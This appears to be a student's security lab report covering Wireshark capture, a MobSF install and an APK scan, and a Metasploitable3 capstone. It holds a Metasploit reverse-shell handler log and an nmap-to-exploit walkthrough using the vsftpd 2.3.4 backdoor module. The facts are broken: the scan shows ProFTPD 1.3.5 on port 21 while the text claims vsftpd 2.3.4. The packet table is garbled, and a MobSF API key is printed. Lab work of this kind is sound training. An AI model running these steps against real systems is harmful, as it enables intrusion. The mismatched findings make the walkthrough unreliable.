
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload = windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (/root/.set/meta_config)> set LPORT 4444
LPORT ⇒ 4444
resource (/root/.set/meta_config)> set ExitOnSession False
ExitOnSession ⇒ false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.0.2.15:4444
msf exploit(multi/handler) > exploit
[*] Handler failed to bind to 10.0.2.15:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.

```

## Title: Network Protocol Attacks Lab

### Tool: Wireshark

Open Wireshark and select the network interface you want to monitor. Click **Start** to begin capturing packets.



Now I'm going to visit a website, which is a testing to test for the exchange of information between my system and the server. Let's see if it's trying to capture it.

Test website: <http://testhtml5.vulnweb.com/#/popular>



The screenshot shows a Kali Linux desktop environment with a browser window open to <http://testhtml5.vulnweb.com/#/popular>. The browser's address bar indicates 'Not Secure'. The page content is as follows:

SecurityTweets Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner.

VIEWS

- Popular
- Latest
- Carousel
- Archive

WEBSITE

- About
- Contact

ACUNETIX

- Website
- HTML5 scanner
- HTML5 vuln help
- Blog
- Facebook
- Twitter

unknown is coming from unknown and has visited this page 1 times.

**Warning:** This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was created so that you can test your Acunetix, other tools, or your manual penetration testing skills. The application code is prone to attacks such as Cross-site Scripting (XSS) and XML External Entity (XXE). Links presented on this site have no affiliation to the site and are here only as samples.

Now to capture such packets, I have to use a filter, which is called as `tcp.port` because currently when I was trying to exchange information from the site it was done on extra HTTP via port 80.

**tcp.port == 80 || udp.port == 80**

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


tcp.port == 80 || udp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
361	7.27.25941422	192.168.1.151:30577	200.190.1:8087	TCP	94	84265 [SYN] Seq=1 Win=65535 Len=0 MSS=1468 SACK_PERM Tsvl=3214426024 Tsccr=0 WS=512
362	7.27.25941422	192.168.1.151:30577	200.190.1:8087	TCP	94	84266 [SYN ACK] Seq=1 Ack=1 Win=65535 Len=0 MSS=1468 SACK_PERM Tsvl=3214426026 Tsccr=0 WS=512
363	7.27.21248914	200.190.1:8087	192.168.1.151:30577	TCP	74	80 84236 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=8
819	8.2.177401937	10.0.2.15	34.187.221.82	TCP	74	84242 - [SYN] Seq=1 Win=65535 Len=0 MSS=1468 SACK_PERM Tsvl=3341891271 Tsccr=0 WS=512
820	8.2.177401937	10.0.2.15	34.187.221.82	TCP	74	84243 - [SYN ACK] Seq=1 Ack=1 Win=65535 Len=8 MSS=1468 SACK_PERM Tsvl=3341891271 Tsccr=0 WS=512
835	8.2.6089837329	34.187.221.82	10.0.2.15	TCP	60	84248 - [SYN] Seq=1 Win=65535 Len=0 MSS=1468 SACK_PERM Tsvl=3341891521 Tsccr=0 WS=512
836	8.2.6089809113	10.0.2.15	34.187.221.82	TCP	54	84246 - [ACK] Seq=1 Ack=1 Win=65535 Len=8 MSS=1468
837	8.2.601349283	10.0.2.15	34.187.221.82	HTTP	360	GET /success.txi?http:// HTTP/1.1
838	8.2.601349283	10.0.2.15	34.187.221.82	TCP	10	84247 - [ACK] Seq=1 Ack=1 Win=65535 Len=0
839	8.2.7303021993	34.187.221.82	10.0.2.15	HTTP	270	HTTP/1.1 200 OK
840	8.2.730335133	10.0.2.15	34.187.221.82	TCP	54	84246 - [ACK] Seq=311 Ack>217 Win=65535 Len=8
842	8.2.851707824	34.187.221.82	10.0.2.15	TCP	60	84268 [SYN] Seq=1 Win=65535 Len=0 MSS=1468
842	8.2.851749454	10.0.2.15	34.187.221.82	TCP	54	84269 - [SYN ACK] Seq=1 Ack=1 Win=65535 Len=8
843	8.2.851749454	10.0.2.15	34.187.221.82	TCP	50	84270 - [ACK] Seq=1 Ack=2 Win=65535 Len=0
844	8.2.863367329	34.187.221.82	10.0.2.15	TCP	69	84260 [ACK] Seq=3 Ack=2 Win=65535 Len=8
845	8.2.775173209	34.187.221.82	10.0.2.15	TCP	64	84260 [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=8
846	8.2.775282271	10.0.2.15	34.187.221.82	TCP	54	84261 - [ACK] Seq=2 Ack=2 Win=64246 Len=0
849	8.2.775282271	10.0.2.15	34.187.221.82	TCP	50	84262 - [ACK] Seq=3 Ack=3 Win=64246 Len=0
860	8.2.780229193	34.187.221.82	10.0.2.15	TCP	69	[TCP Keep-Alive ACK] R9=34246 [ACK] Seq=217 Ack=315 Win=65535 Len=0




Now if you have a look at this result set, you may be able to see there are a few exchanges that happened with this specific port. There is more such filter such as frames, if you are trying to have an iframe or window frame popped up.

We can also search with domains like frame. There are multiple filters as such frame contains, say xyz.com. if I try to search it in this way, it will try to search all the frames which has this domain in it. In our case, the domain was vulnweb.com. let's try to filter such packages and see if we have few.



Yes, we do have nineteen of the packets that were sent or received from this specific domain. In this way, we will be able to filter out all the packets. We can go ahead and stop the scan and we can save this scan with some certain name. say let's talk about the vulnweb and then we will save it with any name that.





We want to. Further we can go ahead and analyze each of these packets and see if there was any information what all information was transferred more to it has got some other information over here like what was the destination what was the source what was the type of protocol being used?

Frame 1447: 493 bytes on wire (3224 bits), 493 bytes captured (3224 bits) on interface eth0, id 0  
Ethernet II, Src: PCSysteme\_29:35:36 (08:00:27:29:35:36), Dst: 00:0c:29:7d:9b:02 (52:55:00:00:02:02)  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 80.0.2.214  
Transmission Control Protocol, Src Port: 50989, Dst Port: 80, Seq: 1, Ack: 1, Len: 349  
HyperText Transfer Protocol  
GET / HTTP/1.1\r\nHost: www.vulnweb.com\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win 10\_0.215) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36\r\nAccept: image/webp,image/\*,\*/\*;q=0.5\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nReferer: http://testself.vulnweb.com/\r\nConnection: keep-alive\r\nPrivoxy: undetectable\r\n\r\n[Response in Frame: 1491]  
[Full request URL: http://www.acunetix.com/]

Packets: 2932 - Displayed: 19 (0.6%) - Dropped: 0 (0.0%)

Now over here say we have the length of the packet and checksums what kind of checksums were used? Was it even getting verified? It says unverified. If you talk about the TCP metadata. It has everything like the source port which was opened and the destination port as live suggested it was on port 80 because HTTP connects on port 80 by default.

Now looking into it we do have the sequence numbers for the packet exchange that happened. Yes, in this way, you can go ahead and try to analyze the metadata you are trying to extract from a packet.



## Title: Mobile Application Testing Lab

### Tool: Mobsf

Mobsf is open source automated all in one mobile application security assessment framework. It supports both static and dynamic analysis of mobile applications to identify vulnerability and potential security risk.

We are just going to install this today. And I do I did find a GitHub repository with some test files and you know APKs. So, maybe I can download one of these and upload it once this is installed.

<https://github.com/MobSF/Mobile-Security-Framework-MobSF>

The screenshot shows the GitHub repository page for 'MobSF / Mobile-Security-Framework-MobSF'. The repository has 4 branches and 53 tags. Recent commits include:

- Socket Supply Chain Scan (#2559) by ajinabraham, last month, 9b6e0f0, 2,019 commits
- .github/Socket Supply Chain Scan (#2559), last month
- LICENSES/[4.2.7] Updates (#2462), 11 months ago
- docker/update postgres to 14, 6 months ago
- mobsf/Hotfix: Fix LIEF nx and arc check, last month
- scripts/Fix x86\_64 Android AVD in Windows (#2471), 11 months ago
- .dockerignore/Python 3.13 Support (#2546), 2 months ago
- .gitignore/Python 3.13 Support (#2546), 2 months ago
- .gitmodules/HOTFIX: setup.py and directory refactoring, 5 years ago
- .sonarcloud.properties/Python 3.13 Support (#2546), 2 months ago

**About**

Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis.

Tags: rest, static-analysis, apk, owasp, dynamic-analysis, web-security, malware-analysis, mobsf, android-security, mobile-security, windows-mobile-security, ios-security, api-testing, cwe, devsecops, runtime-security, mitg, masvs, maslg

We can see how to use it. So quick setup with docker. This is all new for me. I never touched it. Its been on my now it just got put on my plate and now I have to learn it. So we are just going to go ahead and just copy and follow the yellow brick.

### Quick setup with docker:

```
docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

```
# Default username and password: mobsf/mobsf
```



```
(root㉿kali)-[~/home/nanojkumar]
└─# docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

# Default username and password: mobsf/mobsf
latest: Pulling from opensecurity/mobile-security-framework-mobsf
5c32499ab806: Pull complete
79dc17963468: Pull complete
5c36186b8d8a: Pull complete
4ce903582132: Pull complete
b67c14c4cb36: Pull complete
a8fcdeed176a: Pull complete
eeaa48cb985a: Pull complete
766c8d81d8dd6: Pull complete
c7f485e0fb3a: Pull complete
1a7eb413d886: Pull complete
abdd4d6a2494e: Pull complete
71539e3eaca9: Pull complete
80e04984abca: Pull complete
Digest: sha256:c8a399036adcabb7bdd5f5291835baafb2117b6c9f3ca0d8125889aef823e0860
Status: Downloaded newer image for opensecurity/mobile-security-framework-mobsf:latest
docker.io/opensecurity/mobile-security-framework-mobsf:latest
[INFO] 31/Oct/2025 06:10:05 - JADX is already installed at /home/mobsf/.MobSF/tools/jadx/jadx-1.5.0
[INFO] 31/Oct/2025 06:10:05 - Loading User config from: /home/mobsf/.MobSF/config.py
[INFO] 31/Oct/2025 06:10:08 -



[INFO] 31/Oct/2025 06:10:08 - Author: Ajin Abraham | opensecurity.in
[INFO] 31/Oct/2025 06:10:08 - Mobile Security Framework v4.4.3
REST API Key: 77c5bb155f04e48f0385ec0d5e50f0814f8a095a7023f7a1a49f909Fc981579
Default Credentials: mobsf/mobsf
[INFO] 31/Oct/2025 06:10:08 - OS Environment: Linux (debian 12 bookworm) Linux-6.16.8+kali-amd64-x86_64-with-glibc2.36
[INFO] 31/Oct/2025 06:10:08 - Python Version: 3.13.7
[INFO] 31/Oct/2025 06:10:08 - CPU Cores: 6, Threads: 6, RAM: 3.81 GB
[INFO] 31/Oct/2025 06:10:08 - MobSF Basic Environment Check
[INFO] 31/Oct/2025 06:10:09 - Checking for Update.
No changes detected
[INFO] 31/Oct/2025 06:10:09 - No updates available.
[INFO] 31/Oct/2025 06:10:11 - Loading User config from: /home/mobsf/.MobSF/config.py
```

Then go to browser and open the mobsf web. Like mobsf link: <http://127.0.0.1:8000>



Now the moment of truth upload and analyze. So, we are going to get some test. We are gonna do android. So, let's just come here and just download this and download.

Test file: [https://github.com/MobSF/test\\_files/blob/master/android.apk](https://github.com/MobSF/test_files/blob/master/android.apk)

The screenshot shows a GitHub repository page for 'MobSF/test\_files'. The repository has 2 years ago and 4 stars. The 'Code' tab is selected, showing a single file named 'test\_files / android.apk'. The file was last modified by 'ajinabraham' with the commit message 'Replace perm'. The file size is 1.43MB and the SHA256 hash is provided. The file is currently public.

Let's come back here and upload and analyze. So, let's go to my downloads APK. Open and moment truth. See what happens. Hopefully that its not malware and blows up my machine.

The screenshot shows the MobSF static analysis interface. The left sidebar is titled 'Static Analyzer' and includes sections for 'Information', 'Scan Options', 'Signer Certificate', 'Permissions', 'Android API', 'Browsable Activities', 'Security Analysis', 'Malware Analysis', 'Reconnaissance', 'Components', 'PDF Report', 'Print Report', and 'Start Dynamic Analysis'. The main content area is titled 'Static Analysis' and shows the analysis of 'test\_files/android.apk'. It displays 'APP SCORES' (Security Score: 36/100, Trackers Detection: 0/432), 'FILE INFORMATION' (File Name: android.apk, Size: 1.43MB, MD5: 92abfb2193b3cfb1c737e3a786be365a, SHA1: 27e849d8d7bd86a3a3357fb3e980433a91d416801, SHA256: 5cefc51fce9bd760b92ab2340477fdida84b4ae0c5d04a8c9493e4fe34fab7c5), and 'APP INFORMATION' (App Name: Diva, Package Name: jakhar.aseem.diva, Main Activity: jakhar.aseem.diva.MainActivity, Target SDK: 23, Min SDK: 15, Max SDK: 1, Android Version Name: 1.0, Android Version Code: 1). Below this, there are four cards: 'EXPORTED ACTIVITIES' (2/17), 'EXPORTED SERVICES' (0/0), 'EXPORTED RECEIVERS' (0/0), and 'EXPORTED PROVIDERS' (1/1). The bottom section contains 'SCAN OPTIONS' (Rescan, Manage Suppressions, Start Dynamic Analysis, Scan Logs) and 'DECOMPILED CODE' (View AndroidManifest.xml, View Source, View Small, Download Java Code, Download Small Code, Download APK).


So, like recent scans, static stat static analysis. Do we have to like let's go scans. We can do like a static report. I really don't know what I'm doing to be honest. This is all information. I guess this is pretty much everything here. I said, this is all new. I just wanted to get it installed. Get a APK file uploaded and I want to tinker with this and you do the same.

## **Title: Capstone Project: Full VAPT Engagement**

**Tool:** Kali Linux, Metasploit, OpenVAS, Burp Suite.

### **Metasploit:**

Open the terminal and first let's find the IP of the metasploitable machine. Type in "ifconfig" into the metasploitable machine.



```
vagrant@metasploitable3-ub1404:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:4b:5c:1b
          inet addr:192.168.1.135 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4b:5c1b/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:4709 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2468 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6595965 (6.5 MB) TX bytes:173090 (173.0 KB)

eth1      Link encap:Ethernet HWaddr 08:00:27:c2:ff:03
          inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:ff03/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B) TX bytes:12553 (12.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:174 errors:0 dropped:0 overruns:0 frame:0
            TX packets:174 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:26392 (26.3 KB) TX bytes:26392 (26.3 KB)

vagrant@metasploitable3-ub1404:~$
```

We are gonna perform a nmap scan first and we will perform a stealth scan. Once the scan is complete you will see a list of open ports.

**nmap -sS <target ip>**



```
Session Actions Edit View Help

└─(manojkumar㉿kali)-[~]
$ nmap -sS 192.168.1.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 19:14 IST
Nmap scan report for metasploitable3-ub1404 (192.168.1.135)
Host is up (0.0016s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

We are interested in port 21/ftp. Now we need to figure out the service running on these open ports.

```
sudo nmap -sV <target ip>
```


```
└─(manojkumar㉿kali)-[~]
$ nmap -sV 192.168.1.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 19:25 IST
Nmap scan report for metasploitable3-ub1404 (192.168.1.135)
Host is up (0.0018s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.08 seconds
```

The service running on port 21 is vsftpd 2.3.4. Use searchsploit to search for an exploit.

```
└─(manojkumar㉿kali)-[~]
$ searchsploit vsftpd 2.3.4
Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
Shellcodes: No Results
```

As this is a metasploitable exploit, let's start Metasploit by typing "msfconsole". The Metasploit framework usually takes a while,



```
msf > [ metasploit v6.4.96-dev-  
+ --=[ 2,566 exploits - 1,316 auxiliary - 1,680 payloads  
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > 
```

You can also run nmap scans through Metasploit.

```
msf > nmap 192.168.1.135  
[*] exec: nmap 192.168.1.135  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 19:49 IST  
Nmap scan report for metasploitable3-ub1404 (192.168.1.135)  
Host is up (0.0020s latency).  
Not shown: 993 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
3306/tcp  open  mysql  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 4.75 seconds
```

Use the search command here to find the path of the exploit

**search vsftpd 2.3.4**

```
msf > search vsftpd 2.3.4  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

**use serialnumber and type show options**

```

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required  Description
  CHOST                           no        The local client address
  CPORt                           no        The local client port
  Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h,
                                             http
  RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

```

As we are exploiting port 21 we wnot change RPORT and change RHOST to the target IP address.

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.135
RHOST => 192.168.1.135
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
